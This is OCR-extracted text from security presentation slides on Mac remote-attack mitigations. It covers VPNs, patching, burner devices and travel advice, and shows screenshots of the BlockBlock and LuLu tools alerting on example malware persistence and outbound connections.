


but, we can make it harder,  
. . . or maybe even detect the hack



# Remote Attacks

## 'standard-practice' mitigations



vpn for all traffic



fully updated/patched OS

the grugq [Follow](#)  
Information Security Researcher :: PGP 0xDB60C7B9BD531054 :: <https://www.patreon.com/grugq>  
Feb 27, 2017 · 5 min read


### Stop Fabricating Travel Security Advice

Advice that includes lying to federal officers is worse than useless

- { do not lie to federal officers
- do not attract attention
- do not act entitled

[medium.com/@thegrugq/stop-fabricating-travel-security-advice-35259bf0e869](https://medium.com/@thegrugq/stop-fabricating-travel-security-advice-35259bf0e869)

# Remote Attacks other mitigations (travel-related)




burner devices



# Free Security Tools


## blockblock (persistence)




**osxMalware**  
installed a launch daemon or agent



virus total



ancestry



**osxMalware** (unsigned)

process id: 74090

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

**com.malware.persist.plist** (unsigned)

startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist

startup binary: /usr/bin/malware.bin



remember

Block

Allow



**BlockBlock:**  
monitors for persistence



download:  
[objective-see.com](http://objective-see.com)

# Free Security Tools

## lulu (firewall)



LuLu Alert

**exec**

**Xagent\_FancyBear**  
is trying to connect to 23.227.196.215

virus total

ancestry

**process**

process id: 1453  
process path: /Users/user/Downloads/Russia/Xagent\_FancyBear


**network**

ip address: 23.227.196.215  
port/protocol: 80 (TCP)

**block**      **allow**




**LuLu:**  
**monitors for network connections**



